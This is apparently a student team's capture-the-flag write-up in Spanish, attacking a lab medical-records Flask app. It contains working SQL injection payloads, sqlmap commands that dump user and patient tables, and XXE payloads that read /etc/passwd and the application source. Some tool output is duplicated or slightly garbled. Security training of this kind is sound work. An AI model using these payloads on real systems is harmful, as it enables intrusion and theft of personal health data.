En el apartado de búsqueda, en el padrón de pacientes, si ingresamos el nombre de un paciente existente obtendremos su cobertura médica.
Ahora bien, si ingresamos en la búsqueda el carácter “ ‘ “ para chequear si el input se procesa como parte del código en la consulta a la base de datos o se procesa como un simple string, obtenemos el siguiente error:

ProgrammingError

pymysql.err.ProgrammingError: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1")

Traceback (most recent call last)

```
File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 1478, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 1458, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 1455, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 869, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 867, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 852, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
File "/app/app.py", line 39, in decorated_function
    return f(*args, **kwargs)
File "/app/app.py", line 119, in directorio
    cursor.execute(query)
File "/usr/local/lib/python3.10/site-packages/pymysql/cursors.py", line 153, in execute
    result = self._query(query)
File "/usr/local/lib/python3.10/site-packages/pymysql/cursors.py", line 322, in _query
    conn.query(q)
File "/usr/local/lib/python3.10/site-packages/pymysql/connections.py", line 558, in query
    self._affected_rows = self._read_query_result(unbuffered=unbuffered)
File "/usr/local/lib/python3.10/site-packages/pymysql/connections.py", line 822, in _read_query_result
    result.read()
File "/usr/local/lib/python3.10/site-packages/pymysql/connections.py", line 1200, in read
    first_packet = self.connection._read_packet()
File "/usr/local/lib/python3.10/site-packages/pymysql/connections.py", line 772, in _read_packet
    packet.raise_for_error()
File "/usr/local/lib/python3.10/site-packages/pymysql/protocol.py", line 221, in raise_for_error
    err.raise_mysql_exception(self._data)
File "/usr/local/lib/python3.10/site-packages/pymysql/err.py", line 143, in raise_mysql_exception
    raise errorclass(errno, errval)
```

pymysql.err.ProgrammingError: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1")

En la última línea podemos observar el motor de base de datos utilizado, en este caso, MySQL. Por lo tanto, este es un dato relevante a la hora de pasar a explotar la SQL Injection utilizando la herramienta sqlmap.

Una vez comprobada manualmente la existencia de una vulnerabilidad de SQL Injection sobre el parámetro paciente del endpoint **/directorio**:

```
ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=
```


El siguiente objetivo fue determinar el alcance de la vulnerabilidad y evaluar qué información podía obtenerse de la base de datos.

Como la inyección ya había sido validada previamente mediante pruebas manuales, decidimos utilizar **sqlmap** para automatizar la fase de enumeración de la base de datos. Esto permitió evitar realizar manualmente una gran cantidad de consultas UNION SELECT para descubrir bases de datos, tablas, columnas y registros.

Por lo tanto, en primer lugar ejecutamos sqlmap sobre el parámetro vulnerable indicando el tipo de base de datos (MySQL) y reutilizando la cookie de sesión obtenida previamente (credenciales utilizadas para el registro de usuario inicial).

Por lo tanto, al ejecutar el siguiente código:

```
sqlmap \
-u "https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=" \
--cookie="session=..." \
--dbms=MySQL \
--batch
```



```
Parameter: #1* (URI)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' OR NOT 6948=6948#
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' AND GTID_SUBSET(CONCAT(0x7171717071,(SELECT (ELT(7186=7186,1))),0x716a7a7a71),7186)-- tFWE
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' AND (SELECT 5852 FROM (SELECT(SLEEP(5)))YuJB)-- qAGp
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171717071,0x536357657057454d69764b63704736d43454c624d53727341724f7068564f48427a567350735058,0x716a7a7a71)#
--- --cookie="session=..." \
[18:20:38] [INFO] testing MySQL
[18:20:38] [INFO] confirming MySQL
[18:20:39] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
```

El resultado confirmó que sqlmap detecta distintos métodos de explotación sobre el mismo punto de inyección:


- Boolean Based Blind
- Error Based
- Time Based
- UNION Query

Además confirmó que el gestor de base de datos utilizado era **MySQL**.

Luego, para ver qué bases de datos existían, utilizamos el comando:

```
sqlmap \
-u "https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=" \
--cookie="session=eyJsb2dnZWRfaW4iOnRydWUsInJvbCI6Imp1bmlvcilslVzdWFyYW8iOiJqZWplamUifQ.anEyXA.DafMxOWBEh78yXGHqtx-Uh05RRw" \
--dbms=MySQL \
--dbs \
--batch
```

Obteniendo la existencia de distintas bases como “imusync”, “mydb” y bases propias de MySQL:



```
D (SELECT 5852 FROM (SELECT(SLEEP(5)))YuJB)-- qAGp
Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171717071,0x536357657057454d69764b63704736d43454c624d53727341724f7068564f48427a567350735058,0x716a7a71)'#
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171717071,0x536357657057454d69764b63704736d43454c624d53727341724f7068564f48427a567350735058,0x716a7a71)'#
---
[18:26:47] [INFO] testing MySQL
[18:26:47] [INFO] confirming MySQL
[18:26:48] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[18:26:48] [INFO] fetching database names
available databases [6]:
[*] imusync
[*] information_schema
[*] mydb
[*] mysql
[*] performance_schema
[*] sys
[18:26:48] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[18:26:48] [INFO] fetched data logged to text files under '/home/jeremias/.local/share/sqlmap/output/ctf-grupo64.dsa.linti.unlp.edu.ar'
[18:26:48] [WARNING] your sqlmap version is outdated
[*] ending @ 18:26:48 /2026-08-04/
```

Como paso siguiente intentamos consultar una base denominada mydb, suponiendo inicialmente que podía contener la información del desafío.

```
sqlmap \
-u "...?paciente=" \
--cookie="session=..." \
--dbms=MySQL \
-D mydb \
--tables \
--batch
```

Sin embargo, sqlmap indicó que dicha base no contenía tablas de interés, como se puede visualizar en la siguiente imagen:

```
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171717071,0x536357657057454d69764b637044736d43454c624d53727341724f7068564f48427a567350735058,0x716a7a711)#
---
back-end DBMS: MySQL >= 5.0.0
[18:22:36] [INFO] testing MySQL
[18:22:36] [INFO] confirming MySQL
[18:22:37] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[18:22:37] [INFO] fetching tables for database: 'mydb'
[18:22:37] [WARNING] reflective value(s) found and filtering out
[18:22:37] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[18:22:38] [INFO] fetching number of tables for database 'mydb'
[18:22:38] [INFO] resumed: 0
[18:22:38] [WARNING] database mydb appears to be empty
[18:22:38] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] N
No tables found
[18:22:38] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[18:22:38] [INFO] fetched data logged to text files under '/home/jeremias/.local/share/sqlmap/output/ctf-grupo64.dsa.linti.unlp.edu.ar'
[18:22:38] [WARNING] your sqlmap version is outdated

[*] ending @ 18:22:38 /2026-08-04/
```

Posteriormente probamos con otra base denominada **imusync**.

```
sqlmap \
-u "...?paciente=*" \
--cookie="session=..." \
--dbms=MySQL \
-D imusync \
--tables \
--batch
```

```

Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' AND (SELECT 5852 FROM (SELECT(SLEEP(5)))YuJB)-- qAGp

Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: https://ctf-grupo64.dsa.linti.unlp.edu.ar/directorio?paciente=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7171717071,0x536357657057454d69764b637044736d43454c624d53727341724f7068564f48427a567350735058,0x716a7a7a71)#

---
[18:28:58] [INFO] testing MySQL
[18:28:58] [INFO] confirming MySQL
[18:28:59] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[18:28:59] [INFO] fetching tables for database: 'imusync'
Database: imusync
[3 tables]
+-----+
| historial_clinico |
| pacientes         |
| usuarios          |
+-----+

[18:28:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[18:28:59] [INFO] fetched data logged to text files under '/home/jeremias/.local/share/sqlmap/output/ctf-grupo64.dsa.linti.unlp.edu.ar'
[18:28:59] [WARNING] your sqlmap version is outdated

[*] ending @ 18:28:59 /2026-08-04/

```

Esta vez la enumeración resultó exitosa y se identificaron las siguientes tablas:

- usuarios
- pacientes
- historial_clinico

A partir de este momento la exploración continuó sobre esta base de datos.

El siguiente objetivo fue inspeccionar la tabla de usuarios.
Para ello ejecutamos:

```

sqlmap \
-u "...?paciente=*" \
--cookie="session=..." \
--dbms=MySQL \
--technique=E \
-D imusync \
-T usuarios \
--dump

```

id	rol	username	password_hash
1	admin	director_medico	bGF0aXBzb2g6MWdhdG9y=
2	junior	residente_rodriguez	emV1Z21yZG9y
3	junior	dr goma	c2FuaWxhcw==
4	junior	hola	YWxvaA==
5	junior	hola	YWxvaA==
6	junior	hola	MzIx
7	junior	hola	MzIx
8	junior	1234	NDMyMQ==
9	junior	123123	ZHNhZHNh
10	junior	12345	NTQzMjE=
11	junior	aaa	YWZh
12	junior	1234	NDMyMQ==
13	junior	admin	ZHNh
14	junior	admin	ZHNh
15	junior	1234	NDMyMQ==
16	junior	<script> alert() </script>	NDMyMQ==
17	junior	juanperez	NDMyMW5hdWo=
18	junior	ss	c3Nz
19	junior	ss	c3Nz
20	junior	jejeje	MzIxbm9tZGE=
21	junior	123	MzIx
22	junior	12345	NTQzMjE=
23	junior	testadmin1	NDMyMXRzZXQ=
24	junior	testadmin2	NDMyMXRzZXQ=
25	junior	sdasdl	MzEyMzEy
26	junior	koko	NDMyMQ==
27	junior	ZAP	UEFa
28	junior	hola	YWxvaA==

Este comando nos permitió extraer todos los registros de la tabla, obteniendo información de los 28 usuarios registrados tal como:

- id
- username
- rol
- password_hash

Entre los usuarios recuperados se encontraba:
director_medico
password_hash = bGF0aXBzb2g6MWdhdG9y=

El cual resultó llamativo por su rol de “admin”.

En un primer momento asumimos que se trataba de un hash de contraseña. Sin embargo, varios valores llamaban la atención por tener el formato característico de cadenas codificadas en Base64.

Para comprobar esa hipótesis decodificamos manualmente una de las cadenas, utilizando la terminal de Linux o la herramienta cyberchef:

```
echo "bGF0aXBzb2g6MWdhdG9Y=" | base64 -d
```

El resultado obtenido fue:

```
latipsoh:1galf
```

Aunque seguía sin ser legible, y a primera vista no aportaba ningún dato, al invertir el orden de los caracteres apareció:

```
flag1:hospital
```

Este valor es otra de las flags propias del reto.

Probando el mismo procedimiento con otras contraseñas observamos que todas seguían exactamente el mismo patrón.

Es decir, el esquema utilizado por la aplicación era:

Contraseña -> Invertir caracteres -> Codificar en Base64

No se utilizaba ningún algoritmo criptográfico de hash, sino únicamente una ofuscación en Base64.

Gracias a este análisis fue posible recuperar la contraseña real del usuario administrador.

Una vez completada la exploración de usuarios, continuamos con la tabla pacientes, utilizando el siguiente comando:

```
sqlmap \
-u "...?paciente=*" \
--cookie="session=..." \
--dbms=MySQL \
--technique=E \
-D imusync \
-T pacientes \
--dump
```

```

[18:36:46] [INFO] resumed: '6'
[18:36:46] [INFO] resumed: 'Sofia Castro'
[18:36:46] [INFO] resumed: 'Medifé'
[18:36:46] [INFO] resumed: 'B-'
[18:36:46] [INFO] resumed: '7'
[18:36:46] [INFO] resumed: 'Jared Leto'
[18:36:46] [INFO] resumed: 'Sancor Salud'
Database: imusync
Table: pacientes
[7 entries]
+-----+-----+-----+-----+
| id | nombre | obra_social | grupo_sanguineo |
+-----+-----+-----+-----+
| 1 | Juan Perez | OSDE | 0+ |
| 2 | Maria Gomez | IOMA | A- |
| 3 | Carlos Tevez | Swiss Medical | B+ |
| 4 | Ana Silva | Galeno | AB+ |
| 5 | Luis Martinez | PAMI | 0- |
| 6 | Sofia Castro | Medifé | A+ |
| 7 | Jared Leto | Sancor Salud | B- |
+-----+-----+-----+-----+

[18:36:46] [INFO] table 'imusync.pacientes' dumped to CSV file '/home/jeremias/.local/share/sqlmap/output/ctf-grupo64.dsa.linti.unlp.edu.ar/dump/imusync/pacientes.csv'
[18:36:46] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2 times
[18:36:46] [INFO] fetched data logged to text files under '/home/jeremias/.local/share/sqlmap/output/ctf-grupo64.dsa.linti.unlp.edu.ar'
[18:36:46] [WARNING] your sqlmap version is outdated

```

De esta manera, se recuperó la información correspondiente a distintos pacientes, incluyendo:

- nombre
- obra social
- grupo sanguíneo

Aunque la tabla demostraba el acceso completo a la información almacenada, no contenía ninguna flag.

Finalmente, siguiendo esta misma lógica, inspeccionamos la tabla `historial_clinico`.

```

sqlmap \
-u "...?paciente=*" \
--cookie="session=..." \
--dbms=MySQL \
--technique=E \
-D imusync \
-T historial_clinico \
--dump

```

```

[18:37:21] [INFO] resumed: 'flag3{el20}'
[18:37:21] [INFO] resumed: '2026-12-31'
[18:37:21] [INFO] resumed: '6'
Database: imusync
Table: historial_clinico
[6 entries]
+-----+-----+-----+
| id | fecha      | datos_reservados |
+-----+-----+-----+
| 1 | 2026-07-01 | Paciente J. Perez: Control post-operatorio estable. Se reti-
ran puntos. |
| 2 | 2026-07-01 | Paciente M. Gomez: Derivación a unidad de cardiología por a-
rritmia leve. |
| 3 | 2026-07-02 | Paciente C. Tevez: Alta médica firmada. Reposo por 72hs.
|
| 4 | 2026-07-05 | Paciente A. Silva: Resultados de laboratorio normales. Sin
alteraciones. |
| 5 | 2026-07-05 | Paciente L. Martinez: Se ajusta medicación para la presión
arterial. |
| 6 | 2026-12-31 | flag3{el20}
+-----+-----+-----+

[18:37:21] [INFO] table 'imusync.historial_clinico' dumped to CSV file '/home/j
eremias/.local/share/sqlmap/output/ctf-grupo64.dsa.linti.unlp.edu.ar/dump/imusy
nc/historial_clinico.csv'
[18:37:21] [WARNING] HTTP error codes detected during run:

```

Entre los distintos registros médicos recuperados apareció la flag que obtuvimos inicialmente de forma manual.

Agotadas las formas de extraer más información valiosa desde el panel de residente, pasamos a loguearnos como `director_medico` o `admin` utilizando las credenciales “`director_medico`” y “`flag1:hospital`” respectivamente. En el panel central contamos con la siguiente pantalla diferente al resto de usuarios (la sección de padrón de pacientes es igual que para los residentes):

Estación de Trabajo Clínica

Importación de Estudios de Laboratorio (XML)

Suba el reporte estructurado de los analizadores automáticos. *Nota: El archivo XML debe contener la etiqueta central <paciente> para su correcto procesamiento.*

Examinar...

No se seleccionó un archivo.

Procesar Análisis Críticos

Auditoría de Evoluciones Anteriores

Recupere los historiales médicos archivados buscando por fecha (Formato: YYYY-MM-DD):
Aviso: El descryptado desde el archivo central puede generar demoras en la red.

Ej: 2026-07-05

Solicitar Historia Clínica

Donde podemos subir archivos xml para que sean procesados por el sistema. Para que sea procesado con éxito debemos utilizar las etiquetas centrales “<paciente></paciente>”.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>
  <paciente>&xxe;</paciente>
</root>
```

Al subir y procesar este archivo en el panel, la aplicación web reflejó directamente en la pantalla el contenido del archivo de usuarios del sistema (/etc/passwd), confirmando una vulnerabilidad XXE In-Band (con retorno de datos directo). Entre los usuarios listados, identificamos que el servicio web corría bajo el usuario estándar www-data.



The screenshot shows the MediSync Pro web application interface. On the left is a dark sidebar with the application logo and navigation links: 'Panel Central' and 'Padrón de Pacientes'. The main content area has a light blue header with the title 'Diagnóstico Procesado Exitosamente'. Below this, a message states that laboratory parameters have been parsed and added to the patient's clinical history, followed by a long list of system users and their home directories, including root, bin, daemon, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, and nobody. At the bottom of the message box is a button labeled 'Volver a la Estación Central'.

MediSync Pro

Profesional: **director_medico**
Médico Titular

Panel Central
Padrón de Pacientes

Diagnóstico Procesado Exitosamente

Los parámetros de laboratorio se han parseado y adjuntado a la Historia Clínica del paciente: **root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin**

[Volver a la Estación Central](#)

Como siguiente paso, intentamos leer archivos en el directorio del servidor web. Teniendo en cuenta que es posible que la aplicación esté escrita en python/flask, procedimos a modificar nuestro payload con la especificación de la ruta hacia file:///app/app.py de la siguiente manera:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///app/app.py">
]>
<root>
  <paciente>&xxe;</paciente>
</root>
```

De esta manera, al realizar el ataque, el servidor devolvió el código completo en Python de la aplicación [app.py](#).

La lectura del código fuente nos permitió realizar ingeniería inversa sobre la lógica del negocio, revelando información crítica para la resolución del CTF:

En primer lugar, identificamos la cookie de firma app.secret_key = "clave_secreta_imusync_2026".

En segundo lugar, pudimos encontrar un algoritmo de Ofuscación confirmando que la función encriptador_propietario sólo invertía la cadena y la codificaba en Base64 (base64.b64encode(password[::-1])), validando nuestra hipótesis inicial.

```
Los parámetros de laboratorio se han parseado y adjuntado a la Historia Clínica del paciente: from flask import Flask, request, render_template, session, redirect, url_for from functools import wraps from lxml import etree import pymysql import base64 import os import time import re app = Flask(__name__) app.secret_key = "clave_secreta_imusync_2026" # BUCLE DE CONEXIÓN def get_db_connection(): while True: try: conn = pymysql.connect( host=os.environ.get('DB_HOST', 'db'), user=os.environ.get('DB_USER', 'root'), password=os.environ.get('DB_PASS', 'rootpassword'), database=os.environ.get('DB_NAME', 'imusync'), cursorclass=pymysql.cursors.DictCursor ) return conn except Exception as e: print(f"[!] Esperando a MySQL... {e}") flush=True time.sleep(3) # ENCRIPADOR VULNERABLE def encriptador_propietario(password): return base64.b64encode(password[::-1]).encode('utf-8').decode('utf-8') # DECORADOR DE SEGURIDAD def login_required(f): @wraps(f) def decorated_function(*args, **kwargs): if not session.get('logged_in'): return redirect(url_for('login')) return f(*args, **kwargs) return decorated_function # RUTAS DE AUTENTICACIÓN @app.route('/login', methods=['GET', 'POST']) def login(): if session.get('logged_in'): return redirect(url_for('dashboard')) if request.method == 'GET': return render_template('login.html') username = request.form.get('username') password_hash = encriptador_propietario(request.form.get('password')) if any(tabla in username.lower() for tabla in ["historial", "pacientes"]): return "Acceso denegado: Intento de consulta no autorizado", 403 conn = get_db_connection() try: cursor = conn.cursor() query = f"SELECT * FROM usuarios WHERE username = '{username}' AND password_hash = '{password_hash}'" cursor.execute(query) users = cursor.fetchall() if users: # Prioriza el rol admin si está en el set de resultados del bypass, sino toma el primero user = next((u for u in users if u['rol'] == 'admin'), users[0]) session['logged_in'] = True session['usuario'] = user['username'] session['rol'] = user['rol'] return redirect(url_for('dashboard')) else: return render_template('login.html', error="Credenciales inválidas.") finally: conn.close() @app.route('/register', methods=['GET', 'POST']) def register(): if session.get('logged_in'): return redirect(url_for('dashboard')) if request.method == 'GET': return render_template('register.html') username = request.form.get('username') password_hash = encriptador_propietario(request.form.get('password')) conn = get_db_connection() try: cursor = conn.cursor() cursor.execute("INSERT INTO usuarios (username, password_hash, rol) VALUES (%s,
```

```

conn.cursor() cursor.execute("INSERT INTO usuarios (username, password_hash, rol) VALUES (%s,
%s, 'junior')", (username, password_hash)) conn.commit() return render_template('register.html',
msg="¡Profesional registrado exitosamente!") except Exception as e: return
render_template('register.html', error="Error al registrar.") finally: conn.close() @app.route('/logout') def
logout(): session.clear() return redirect(url_for('login')) @app.route('/') @login_required def dashboard():
return render_template('dashboard.html') @app.route('/directoriot', methods=['GET']) @login_required
def directorio(): paciente = request.args.get('paciente') inyeccion = request.args.get('inyeccion')
resultados = [] error_waf = None if paciente: conn = get_db_connection() try: cursor = conn.cursor()
query = f"SELECT * FROM pacientes WHERE nombre = '{paciente}'" cursor.execute(query) resultados =
cursor.fetchall() finally: conn.close() if inyeccion: if re.search(r'[a-zA-Z0-9]', inyeccion): error_waf =
"Con este lenguaje no es" inyeccion = None return render_template('directoriot.html',
resultados=resultados, error_waf=error_waf, inyeccion=inyeccion) @app.route('/obtener_flag_secreta',
methods=['GET']) @login_required def obtener_flag(): valor = request.args.get('valor') if valor == '20':
return "flag4{no_te_vayas_Guido}" return "Pensá en el número de otra flag" @app.route('/historial',
methods=['POST']) @login_required def historial(): fecha = request.form.get('fecha') conn =
get_db_connection() resultados = [] try: cursor = conn.cursor() # Vulnerabilidad Time-Based intacta
query = f"SELECT * FROM historial_clinico WHERE fecha = '{fecha}'" cursor.execute(query) resultados =
cursor.fetchall() except Exception: pass finally: conn.close() return render_template('dashboard.html',
resultados_historial=resultados, fecha_buscada=fecha) @app.route('/upload', methods=['POST'])
@login_required def upload_file(): if session.get('rol') != 'admin': return "Acceso denegado. Solo el
Director Médico puede procesar diagnósticos.", 403 if 'file' not in request.files: return "Error: No se
seleccionó ningún archivo.", 400 file = request.files['file'] parser =
etree.XMLParser(resolve_entities=True, no_network=False) try: tree = etree.parse(file, parser) paciente
= tree.findtext('.//paciente') return render_template('upload_result.html', paciente=paciente) except
Exception as e: return f"

```

Volver a la Estación Central

Descubrimos también una ruta que no figuraba en ningún menú visual, la cual es: /obtener_flag_secreta.

Este endpoint recibe un parámetro valor por método GET, y si este equivale a 20, expone directamente la bandera.

ctf-grupo64.dsa.linti.unlp.edu.ar/obtener_flag_secreta?valor=20

